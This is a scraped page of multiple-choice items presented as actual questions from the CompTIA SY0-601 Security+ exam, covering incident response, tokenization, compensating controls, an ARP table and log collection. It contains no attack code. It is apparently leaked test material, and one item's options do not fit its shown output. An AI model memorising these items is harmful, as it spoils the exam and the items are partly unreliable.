Actual exam question from CompTIA's SY0-601

Question #: 270

Topic #: 1

[All SY0-601 Questions]


An organization is tuning SIEM rules based off of threat intelligence reports. Which of the following phases of the incident response process does this scenario represent?

A. Lessons learned

B. Eradication

C. Recovery

D. Preparation



Actual exam question from CompTIA's SY0-601
Question #: 271
Topic #: 1
[All SY0-601 Questions]


The database administration team is requesting guidance for a secure solution that will ensure confidentiality of cardholder data at rest only in certain fields in the database schema. The requirement is to substitute a sensitive data field with a non-sensitive field that is rendered useless if a data breach occurs. Which of the following is the BEST solution to meet the requirement?

A. Tokenization

B. Masking

C. Full disk encryption

D. Mirroring



Actual exam question from CompTIA's SY0-601
Question #: 272
Topic #: 1
[All SY0-601 Questions]

A company's security team received notice of a critical vulnerability affecting a high-profile device within the web infrastructure. The vendor patch was just made available online but has not yet been regression tested in development environments. In the interim, firewall rules were implemented to reduce the access to the interface affected by the vulnerability. Which of the following controls does this scenario describe?

A. Deterrent

B. Compensating

C. Detective

D. Preventive

Actual exam question from CompTIA's SY0-601

Question #: 273

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing the following command-line output:

```
Internet address   Physical address   Type
192.168.1.1        aa-bb-cc-00-11-22  dynamic
192.168.1.2        aa-bb-cc-00-11-22  dynamic
192.168.1.3        aa-bb-cc-00-11-22  dynamic
192.168.1.4        aa-bb-cc-00-11-22  dynamic
192.168.1.5        aa-bb-cc-00-11-22  dynamic
---output omitted---
192.168.1.251      aa-bb-cc-00-11-22  dynamic
192.168.1.252      aa-bb-cc-00-11-22  dynamic
192.168.1.253      aa-bb-cc-00-11-22  dynamic
192.168.1.254      aa-bb-cc-00-11-22  dynamic
192.168.1.255      ff-ff-ff-ff-ff-ff  static
```

Which of the following is the analyst observing?


A. ICMP spoofing

B. URL redirection

C. MAC address cloning

D. DNS poisoning

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 274

Topic #: 1

[All SY0-601 Questions]


A company was recently breached, Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

A. Log enrichment

B. Log aggregation

C. Log parser

D. Log collector



Actual exam question from CompTIA's SY0-601

Question #: 275

Topic #: 1

[All SY0-601 Questions]

